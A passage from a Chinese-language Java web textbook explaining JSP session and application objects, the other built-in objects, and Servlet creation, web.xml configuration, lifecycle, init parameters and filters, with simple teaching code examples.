


图 8-8 sessionId 的原理图

读者可能会提出一个问题,客户在访问多个页面时,多个页面用到 session,服务器如何知道该客户的多个页面使用的是同一个 session?

实际上,对于每一个 session,服务器端都有一个 sessionId 来标识它。session 有一个函数“String session.getId();”,通过它可以得到当前 session 在服务器端的 Id。代码如下:

```

sessionId1.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
    String id = session.getId();
    out.println("当前 sessionId 为:" + id);
%>
<HR>
<a href = "sessionId2.jsp">到达下一个页面</a>
</body>
</html>

sessionId2.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    String id = session.getId();
    out.println("当前 sessionId 为:" + id);
%>
</body>
</html>
```

显示效果如图 8-9 所示。

单击链接,下一个页面中显示的内容如图 8-10 所示。




图 8-9 当前页面的 sessionId




图 8-10 另一个页面的 sessionId

从这里可以看出,同一个客户访问时,两个 Id 相同。

实际上,在第一次访问时,服务器端就给 session 分配了一个 sessionId,并且让客户端记住了这个 sessionId,客户端访问下一个页面时,又将 sessionId 传送给服务器端,服务器端根据这个 sessionId 来找到前一个页面用的 session 对象。

注意,在不同用户的机器上,显示的结果可能不一样。因为 sessionId 的分配是随机的。

### 8.2.3 利用 session 保存登录信息

session 的另一个用处是可以保存登录信息。

假如用户登录学生管理系统,登录后用户可能要做很多操作,访问很多页面,在访问这些页面的过程中,各个页面如何知道用户的账号呢?

答案很简单,在登录成功后,用户的账号可以保存在 session 中。后面的各个页面都可以访问 session 中的内容。

### 8.3 application 对象

session 中的数据可以被同一个客户在网站的一次会话过程共享。但是对于不同客户来说,每个人的 session 是不同的。

本节将要讲解的 application 对象,对于不同客户端来说,服务器端的对象是相同的,如图 8-11 所示。




图 8-11 application 原理图

很明显,购物车是不能用 application 开发的。因为不同客户在服务器端访问的是同一个对象,如果使用 application 实现购物车,客户 1 向购物车中放了一种物品,客户 2 也可以看到,那样是不允许的。

不过,application 也并不是没有用处。例如,在网上书城中,当前在线的用户名单,所有客户浏览器上都应该能够显示。或者说,当前在线用户名单对于所有客户是共享的。此时,当前在线名单可以存放在服务器端的 application 中。

对于一个 Web 容器而言,所有的用户都共同使用一个 application 对象,服务器启动后,就会自动创建 application 对象,这个对象会一直保存,直到服务器关闭为止。

application 是 JSP 九大内置对象之一,它对应的类(接口)是:“javax. servlet. ServletContext”,可以通过查找文档中的“javax. servlet. ServletContext”来了解 application 的 API。

首先介绍 application 对象的 API。实际上,application 对象的使用方法和 session 类似。application 对象的 API 主要有以下几个。

(1) 将内容放入 application

application 有一个函数:

```
void application.setAttribute(String name, Object obj);
```

该函数和 session 中 setAttribute 函数的形式相同。只不过 obj 保存在 application 内。

(2) 读取 application 中的内容

application 有一个函数:

```
Object application.getAttribute(String name);
```

该函数和 application 中 getAttribute 函数的形式相同。只不过 obj 从 application 内读取。

(3) 将内容从 application 中移除

application 有一个函数：

```
void application.removeAttribute(String name);
```

利用该函数，可以将属性名为 name 的内容从 application 中移除。

下面用一个简单的案例来实现显示某个页面被访问的次数。很显然，这个次数应该被所有客户所知，因此，可以使用 application 实现。代码如下：

```
applicationTest.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
//第一次访问，实例化 count
Integer count = (Integer)application.getAttribute("count");
if(count == null){
    count = new Integer(1);
}
count++;
application.setAttribute("count",count);
%>
您是该页面的第<% = count %>个访问者。
</body>
</html>
```

运行，显示如图 8-12 所示的效果。

如果另一个人访问，显示效果如图 8-13 所示。

您是该页面的第1个访问者。

您是该页面的第2个访问者。

图 8-12 显示效果(1)

图 8-13 显示效果(2)

## 8.4 其他对象

### 1. exception 对象

由于用户的输入或者一些不可预见的原因，页面在运行过程中总是有一些没有发现或者是无法避免的异常现象出现。此时，可以通过 exception 对象来获取一些异常信息。

exception，是 JSP 9 大内置对象之一，它对应的类（接口）是“java.lang.Exception”，可以通过查找文档中的“java.lang.Exception”来了解 exception 的 API。

该对象使用较少。

### 2. page 对象

page 对象是指向当前 JSP 程序本身的对象，有点像类中的 this。它是“java.lang.



Object”类的实例对象,可以使用 Object 类的方法。

page 对象在 JSP 程序中的应用不是很广。

### 3. config 对象

config 对象是在一个 JSP 程序初始化时,JSP 引擎向它传递消息用的,此消息包括 JSP 程序初始化时所需要的参数及服务器的有关信息。

config 对应的接口是“javax. servlet. ServletConfig”,该接口使用较少。

### 4. pageContext 对象

pageContext 是“javax. servlet. jsp. PageContext”类的实例对象。实际上,pageContext 对象提供了对 JSP 页面所有的对象及命名空间的访问,pageContext 对象的方法可以访问除本身以外的 8 个 JSP 内置对象,还可以直接访问绑定在 application 对象、page 对象、request 对象、session 对象上的 Java 对象。使用较少。

## 8.5 本章总结

本章首先学习了利用 session 解决购物车问题,并学习了 session 的其他作用,然后学习了 application 的性质,最后对其他内置对象 exception、page、config、pageContext 进行了简要介绍。

## 8.6 上机习题

(1) 编写 2 个页面,一个显示一些历史图书的名称和价格,一个显示一些计算机图书的名称和价格。每本书后面都有一个链接:购买。单击链接,能够将该图书加到购物车。每个页面上都有链接“显示购物车”。单击该链接,能够显示购物车的图书,每本图书后面都有一个“删除”链接,单击,将该图书从购物车中删除。

(2) 客户输入账号和密码登录,如果账号密码相等,认为登录成功。登录成功之后,进入欢迎页面。在该页面内,有一个“退出”按钮,单击,回到登录页面。要求:退出登录之后,如果访问欢迎页面,或者通过“后退”按钮回到欢迎页面,都会跳转到登录页面。

(3) 编写一个登录界面,用户登录,输入账号和密码,如果账号密码相等则认为登录成功,到达聊天界面。在该界面中,显示在线名单(登录成功的所有账号)。

## 第 9 章

## Servlet 编程

建议学时：4

Servlet 是运行在 Web 服务器端的 Java 应用程序，可以生成动态的 Web 页面，属于客户与服务器响应的中间层。实际上，JSP 在底层就是一个 Servlet。本章将介绍 Servlet 的作用，如何创建一个 Servlet，Servlet 的生命周期，Servlet 中如何使用 JSP 页面中常用的内置对象。另外，本章还将学习 Web 容器中，欢迎页面的设定、初始化参数的设定、Servlet 内跳转、过滤器、异常处理等。

## 9.1 认识 Servlet

在学习 JSP 时，有读者可能会发问：Java 是面向对象的语言，任何 Java 代码都必须放到类中，但是在 JSP 中，似乎没有看到类的定义，这是怎么回事？

实际上，在运行 JSP 时，服务器底层将 JSP 编译成一个 Java 类，这个类就是 Servlet。从概念上说，Servlet 是一种运行在服务器端（一般指的是 Web 服务器）的 Java 应用程序，可以生成动态的 Web 页面，它是属于客户与服务器响应的中间层。因此，可以说，JSP 就是 Servlet。两者可以实现同样的页面效果，不过，编写 JSP 和编写 Servlet 相比，前者成本低得多。

◆**问答**

问：既然这样，Servlet 还有什么学习的价值？

答：Servlet 属于 JSP 的底层，学习它有助于了解底层细节；另外，Servlet 毕竟是一个 Java 类，适合纯编程，如果是纯编程，比将 Java 代码混合在 HTML 中的 JSP 要好得多。

## 9.2 编写 Servlet

### 9.2.1 建立 Servlet

首先建立项目 Prj09。本节建立一个最简单的 Servlet，该 Servlet 的作用是，访问这个 Servlet 时，显示一句欢迎信息。在项目中，首先建立一个包用来存放 Servlet，名字可以自己取，此处为 servlets，由于 Servlet 本质上是一个 Java 类，因此，可以直接建立一个类：WelcomeServlet，放到 servlets 包中，如图 9-1 所示。




图 9-1 创建 Java 类



此时,WelcomeServlet 内没有任何代码。接下来,就开始编写 Servlet。

一个普通的类,不可能成为 Servlet,要想成为 Servlet,还需要进行以下步骤。

### 1. 让这个类继承 HttpServlet

```
import javax.servlet.http.HttpServlet;
public class WelcomeServlet extends HttpServlet{}
```

### 2. 重写 HttpServlet 的 doGet()方法

由于直接访问 Servlet,是属于 get 方法请求,因此,在 doGet 方法中进行输出,该方法是 HttpServlet 中定义的方法。因此,整个代码变为:

```
Welcomeservlet.java
package servlets;

import java.io.IOException;
import java.io.PrintWriter;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class Welcomeservlet extends HttpServlet{
protected void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
    response.setContentType("text/html;charset = gb2312");
    PrintWriter out = response.getWriter();
    out.println("欢迎来到本系统!");
}
}
```

这就是一个建好的 Servlet 程序了。注意,建立 Servlet,还有一种比较简便的方法。右击包,选择 New|Servlet,如图 9-2 所示。




图 9-2 快捷方式创建 Servlet

在弹出的界面中，配置相应信息，如图 9-3 所示。




图 9-3 相应的配置信息

也能得到类似代码。

### 3. 配置 Servlet

编写完一个 Servlet 后，还不能直接访问，必须配置 Servlet，才能通过 URL 映射到与之对应的 Servlet 中来，用户才能对它进行访问。

Servlet 的配置是通过“web.xml”文件来实现的，如图 9-4 所示。

可以清楚地看到，“web.xml”文件位于 WebRoot/WEB-INF 下面。

首先来看配置好的“web.xml”结构：

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.5" xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
  http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd">
  <servlet>
    <servlet-name>WelcomeServlet</servlet-name>
    <servlet-class>servlets.WelcomeServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>WelcomeServlet</servlet-name>
    <url-pattern>/servlets/WelcomeServlet</url-pattern>
  </servlet-mapping>
</web-app>
```




图 9-4 web.xml 路径

以上配置表示，给“servlets.WelcomeServlet”起名为 WelcomeServlet，在访问时，以：

`http://服务器:端口/项目虚拟目录名/servlets/WelcomeServlet`

来访问。如：`http://localhost:8080/Prj09/servlets/WelcomeServlet`。注意：



```
< servlet-name > WelcomeServlet </servlet-name >
```

可以自己命名,不一定要与原文件名字一样。但是两个 `servlet-name` 名字必须相同。同时:

```
< url-pattern > /servlets/FirstServlet </url-pattern >
```

中,此 `url-pattern` 也不一定是 Servlet 的包路径,只是为了方便,一般用包路径来表示。

#### 4. 部署 Servlet

Servlet 的部署和前面讲过的 JSP 的部署是相同的,只要部署整个项目就行。不过,需要指出的是,Servlet 部署之后,Servlet 的 class 文件在服务器 Tomcat 相应项目目录的 WEB-INF/classes 下面,如图 9-5 所示。

实际上,src 目录下的所有源文件经过部署,都会放在 Tomcat 相应项目目录的 WEB-INF/classes 下面。

#### 5. 测试 Servlet

部署后在浏览器上输入:

```
http://localhost:8080/Prj09/servlets/WelcomeServlet
```

运行结果如图 9-6 所示。




图 9-5 生成的 class 文件的路径

欢迎来到本系统!

图 9-6 访问 Servlet

### 9.2.2 Servlet 运行机制

本节讲解 Servlet 的运行机制。将前面的 Servlet 进行修改,代码如下:

```
WelcomeServlet.java
...
public class WelcomeServlet extends HttpServlet{
    public WelcomeServlet(){
        System.out.println("WelcomeServlet 构造函数");
    }
    protected void doGet(HttpServletRequest request,
                         HttpServletResponse response) throws ServletException, IOException {
        System.out.println("WelcomeServlet. doGet 函数");
    }
}
```

给这个 Servlet 增加了一个构造函数,并打印一个标记,在 `doGet` 函数中也打印一个标

记。重新部署,运行这个 Servlet,控制台打印,如图 9-7 所示。

说明初次运行,系统会实例化 Servlet。在不关闭服务器的情况下,如果再次访问这个 Servlet,控制台会打印,如图 9-8 所示。

WelcomeServlet 构造函数  
WelcomeServlet 的 doGet 函数

图 9-7 控制台输出(1)

WelcomeServlet 构造函数  
WelcomeServlet 的 doGet 函数  
WelcomeServlet 的 doGet 函数

图 9-8 控制台输出(2)

可以看出第一次访问运行了构造函数和 doGet 函数,而第二次访问仅仅运行了 doGet,这说明两次访问总共创建一个对象。

读者可能会问,既然只创建了一个对象,那么很多个用户同时访问的时候,会不会造成等待?答案是不会的。因为 Servlet 采用的是多线程机制,每一次请求,系统就分配一个线程来运行 doGet 函数。但是这样也会带来安全问题,一般说来,不要在 Servlet 内定义成员变量,除非这些成员变量是所有的用户共用的。

### 9.3 Servlet 生命周期

Servlet 内的方法分为以下几类。

#### 1. init()方法

从前面可以看出,一个 Servlet 在服务器上最多只会驻留一个实例。所以说第一次调用 Servlet 时,将会创建一个实例。在实例化的过程中,HttpServlet 中的 init()方法会被调用。因此,可以将一些初始化代码放在该函数内。

#### 2. doGet()/doPost()/service()方法

Servlet 有两个处理方法:doGet()和 doPost()。

doGet()在以 get 方式请求 Servlet 时运行。常见的 get 请求方式有链接、get 方式表单提交、直接访问 Servlet。

doPost()在以 post 方式请求 Servlet 时运行。常见的 post 请求为 post 方式表单提交。

事实上,客户端对 Servlet 发送一个请求过来,服务器端将会开启一个线程,该线程会调用 service()方法,service()方法会根据收到的客户端的请求类型来决定是调用 doGet()还是 doPost()。但是,一般情况下不用覆盖 service()方法,使用 doGet()与 doPost()方法,同样可以达到处理的目的。

#### 3. destroy()方法

destroy()方法在 Servlet 实例消亡时自动调用。在 Web 服务器运行 Servlet 实例时,因为一些原因,Servlet 对象会消亡。但是在此 Servlet 消亡之前,还必须进行某些操作,比如释放数据库连接以节省资源等,这个时候就可以重写 destroy()方法。

从前面的例子已经大概了解 Servlet 的生命周期了,Servlet 的生命周期如图 9-9 所示。




图 9-9 Servlet 生命周期图

从图中可以看出,当客户端向 Web 服务器提出第一次 Servlet 请求时,Web 服务器会实例化一个 Servlet,并且调用 init()方法;如果 Web 服务器中已经存在了一个 Servlet 实例,将直接使用此实例;然后调用 service()方法,service()方法将根据客户端的请求方式来决定调用对应的 do×××()方法;当 Servlet 从 Web 服务器中消亡时,Web 服务器将会调用 Servlet 的 destroy()方法。

## 9.4 Servlet 与 JSP 内置对象

既然 JSP 和 Servlet 等价,在 JSP 中可以使用内置对象,那么在 Servlet 中应该也可以使用。下面讲解获得内置对象的方法。

### 1. 获得 out 对象

可以使用如下代码段获得 out 对象:

```

import java.io.PrintWriter;
...
public void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
    PrintWriter out = response.getWriter();
    // 使用 out 对象
}
...

```

不过,默认情况下,out 对象是无法打印中文的。这是因为 out 输出流中有中文却没有设置编码。解决这个问题可以将 doGet 代码改为:

```

response.setContentType("text/html;charset=gb2312");
PrintWriter out = response.getWriter();
// 使用 out 对象

```

### 2. 获得 request 和 response 对象

Servlet 中获得 JSP 页面中的 request 对象和 response 对象非常容易,因为它已经作为

参数传给了 do×××()方法中。

```
public void doGet(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
    //将 request 参数当成 request 对象使用
    //将 response 参数当成 response 对象使用
}
```

### 3. 获得 session 对象

session 对象对应的是 HttpSession 接口，在 Servlet 中它可以通过下面代码获得：

```
import javax.servlet.http.HttpSession;
...
public void doGet(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
    HttpSession session = request.getSession();
    //将 session 当成 session 对象来使用
}
...
```

### 4. 获得 application 对象

application 对象对应的是 ServletContext 接口，在 Servlet 中它可以通过下面代码获得：

```
import javax.servlet.ServletContext;
...
public void doGet(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
    ServletContext application = this.getServletContext();
    //将 application 当成 application 对象来使用
}
...
```

值得一提的是，可以使用 application 实现服务器内跳转。由于 Servlet 和 JSP 的同质性，常用的 Servlet 内跳转有两种：

(1) 重定向(对应 JSP 中的 sendRedirect)

```
response.sendRedirect("URL 地址")
```

(2) 服务器内跳转(对应 JSP 中的 forward)

```
ServletContext application = this.getServletContext();
RequestDispatcher rd = application.getRequestDispatcher("URL 地址");
rd.forward(request, response);
```

这两种在 Servlet 内的跳转与 JSP 中提到的跳转是等效的。注意，两种情况下的 URL 地址写法不一样。在第一种中，如果写绝对路径，必须将虚拟目录根目录写在里面，如“/Prj09/page.jsp”；而在第二种方法中，不需要将虚拟目录根目录写在里面，如“/page.jsp”。



其他对象由于使用较少,在此不再叙述。

## 9.5 设置欢迎页面

在很多门户网站中,都会把自己的首页作为网站的欢迎页面。设置完欢迎页面之后,用户登录时输入的 URL 只需为该门户网站的虚拟路径时就可以自动地访问欢迎页面。例如,假设学生管理系统希望用户在只输入网站的虚拟目录的时候就能够来到它的欢迎页面。应该怎么做?这里就涉及了“web.xml”里面的一个设置项:

```
<?xml version = "1.0" encoding = "UTF - 8"?>
< web - app version = "2.5"
    xmlns = "http://java.sun.com/xml/ns/javaee"
    xmlns:xsi = "http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation = "http://java.sun.com/xml/ns/javaee
    http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd">

...
< welcome - file - list >
    <!-- 所要设定的欢迎页面 -->
    < welcome - file > welcom.jsp </ welcome - file >
</ welcome - file - list >
```

只要如上设置好欢迎页面的时候就能够实现在只输入虚拟目录的情况下,来到学生管理系统的欢迎页面。如下是学生管理系统的欢迎页面:

```
welcome.jsp
<% @ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
< html >
    < body >
        欢迎来到本系统<br>
    </ body >
</ html >
```

部署后,如果是以往,则需要在浏览器中输入:

<http://localhost:8080/Prj09/welcome.jsp>

但是,当设置完欢迎页面之后,只需要在浏览器中输入:

<http://localhost:8080/Prj09/>

运行得到如图 9-10 所示的页面。

同样也来到了欢迎页面!

“web.xml”可以同时设置多个欢迎页面,Web 容器会默认设置第一个页面为欢迎页面,如果找不到最前面的页面,Web 容器将会依次选择后面的页面为欢迎页面。比如:

```
...
< welcome - file - list >
    < welcome - file > firstWelcom.jsp </ welcome - file >
    < welcome - file > secondWelcom.jsp </ welcome - file >
```

欢迎来到本系统

图 9-10 欢迎页面

```
</welcome-file-list>
</web-app>
```

当第一个欢迎页面找不到时,系统会依次向下寻找欢迎页面,直到找到为止。

## 9.6 在 Servlet 中读取参数

### 9.6.1 设置参数

有些和系统有关的信息,如系统中的字符编码,或者数据库连接的信息(driverClassName、url、username、password),最好保存在配置文件内,在使用这些配置时,从配置文件中读,但是,读取配置文件的代码必须自己来写,比较麻烦。能否比较方便地获得参数?这里,web.xml文件设置参数,提供了良好的方法。

web.xml文件有两种类型的参数设定。

(1) 设置全局参数,该参数所有的Servlet都可以访问。

```
<context-param>
    <param-name>参数名</param-name>
    <param-value>参数值</param-value>
</context-param>
```

上述代码的位置必须在“web.xml”的最上面,具体位置可以参考后面的代码。

(2) 设置局部参数,该参数只有相应的Servlet才能访问。

```
<servlet>
    <servlet-name>Servlet 名称</servlet-name>
    <servlet-class>Servlet 类路径</servlet-class>
    <init-param>
        <param-name>参数名</param-name>
        <param-value>参数值</param-value>
    </init-param>
</servlet>
```

此时设置的参数仅在该Servlet中有效,其他的Servlet得不到该参数。

下面来实现在“web.xml”内设置参数:

```
web.xml
<?xml version = "1.0" encoding = "UTF-8"?>
<web-app version = "2.5" xmlns = "http://java.sun.com/xml/ns/javaee"
    xmlns:xsi = "http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation = "http://java.sun.com/xml/ns/javaee
    http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd">
    <!-- 设置全局参数 -->
    <context-param>
        <param-name>encoding</param-name>
        <param-value>gb2312</param-value>
    </context-param>
    <servlet>
```



```

<servlet-name>InitServlet</servlet-name>
<servlet-class>servlets.InitServlet</servlet-class>
<!-- 设置局部参数 -->
<init-param>
    <param-name>driverClassName</param-name>
    <param-value>sun.jdbc.odbc.JdbcOdbcDriver</param-value>
</init-param>
</servlet>
<servlet-mapping>
    <servlet-name>InitServlet</servlet-name>
    <url-pattern>/servlets/InitServlet</url-pattern>
</servlet-mapping>
<!-- 其他内容,略 -->
</web-app>

```

## 9.6.2 获取参数

获取全局参数的方法是：

```
ServletContext application = this.getServletContext();
application.getInitParameter("参数名称");
```

获取局部参数的方法是：

```
this.getInitParameter("参数名称");
```

注意，此处的 this 是指 Servlet 本身。

用一个 Servlet 来获取设置的参数。代码如下：

```
InitServlet.java
```

```

package servlets;
import java.io.IOException;
import javax.servlet.ServletContext;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class InitServlet extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        ServletContext application = this.getServletContext();
        String encoding = application.getInitParameter("encoding");
        System.out.println("encoding 参数是：" + encoding);
        String driverClassName = this.getInitParameter("driverClassName");
        System.out.println("driverClassName 参数是：" + driverClassName);
    }
}

```

在浏览器中输入：



<http://localhost:8080/Prj09/servlets/InitServlet>

即可访问 InitServlet，在控制台中的输出结果如图 9-11 所示。

```
encoding参数是: gb2312  
driverClassName参数是: sun.jdbc.odbc.JdbcOdbcDriver
```

图 9-11 控制台输出

在 InitServlet 中成功得到了“web.xml”中的值。

不过，在一般情况下都不使用“web.xml”来设置参数，因为“web.xml”一般是用来设置很基本的 Web 配置，设置太多参数会使文件太过于臃肿。实际用于设置参数的文件与所选取的参数有关。如，在 Hibernate 框架中，对于数据库配置具有专门的配置文件。

## 9.7 使用过滤器

### 9.7.1 为什么需要过滤器

为什么需要过滤器？首先来看以下几个情况。

#### 1. 情况一

为了解决中文乱码问题，经常看到一段代码：

```
request.setCharacterEncoding("gb2312");  
response.setContentType("text/html;charset=gb2312");
```

这是 Servlet 用来设置编码用的，如果 Servlet 的处理方法最前面没有加入这一段代码，就很可能会出现乱码问题。

如果是一个大工程，会有很多很多的 Servlet，于是很多人发现在这么多代码中重复设置编码，是一件很麻烦的事情。而且，一旦需求变了，需要换成另外的编码，对程序员来说将是一件很烦琐的事情。

#### 2. 情况二

很多的门户网站都会有登录页面，这是为了满足业务需求，同时也是为了使用户控制更加地安全。如果客户没有登录就访问网站的某一受限页面，在很多情况下会引发安全问题。应该如何避免这种情况？传统情况下，可以使用 session 检查来完成，但是在很多页面上都添加 session 检查代码，也会比较烦琐。

#### 3. 情况三

许多网站都存在着各种不同的权限，一般只有管理员才可以对网站进行维护和修改，普通用户是无法完成该功能的。登录过后，网页如何区分普通用户与管理员？如果是每一个页面写一个判断用户类型的代码，似乎非常地烦琐。

上面提到的三种情况都可以用过滤器来解决。



过滤器属于一种小巧的、可插入的 Web 组件,它能够对 Web 应用程序的前期处理和后期处理进行控制,可以拦截请求和响应,查看、提取或者以某种方式操作正在客户端和服务器之间进行交换的数据。

### 9.7.2 编写过滤器

Servlet 过滤器可以当作一个只需要在 web.xml 文件中配置就可以灵活使用、可以重用的模块化组件。它能够对 JSP、HTML、Servlet 文件进行过滤。实现一个过滤器需要两个步骤。

(1) 实现接口

```
javax.servlet.Filter;
```

(2) 实现 3 个方法

初始化方法：表示的是过滤器初始化时的动作。

```
public void init(FilterConfig config);
```

消亡方法：表示的是过滤器消亡时候的动作。

```
public void destroy();
```

过滤函数：表示的是过滤器过滤时的动作。

```
public void doFilter(ServletRequest request, ServletResponse response,
                     FilterChain chain);
```

下面以情况一中的中文乱码问题进行举例说明。

在没有使用过滤器的情况下,首先提供一个表单：

```
filterForm.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    <form action = "servlet/DealWithServlet" method = "post">
        请输入学生信息的模糊资料：
        <input type = "text" name = "stuname"><br>
        <input type = "submit" value = "查询">
    </form>
</body>
</html>
```

运行该页面后,效果如图 9-12 所示。

图 9-12 表单页面

单击提交后交给 Servlet 处理：

```
大家网 TopSage.com
```

```
DealWithServlet.java
```

```
package servlets;

import java.io.IOException;
import javax.servlet.RequestDispatcher;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class DealWithServlet extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        doPost(request, response);
    }
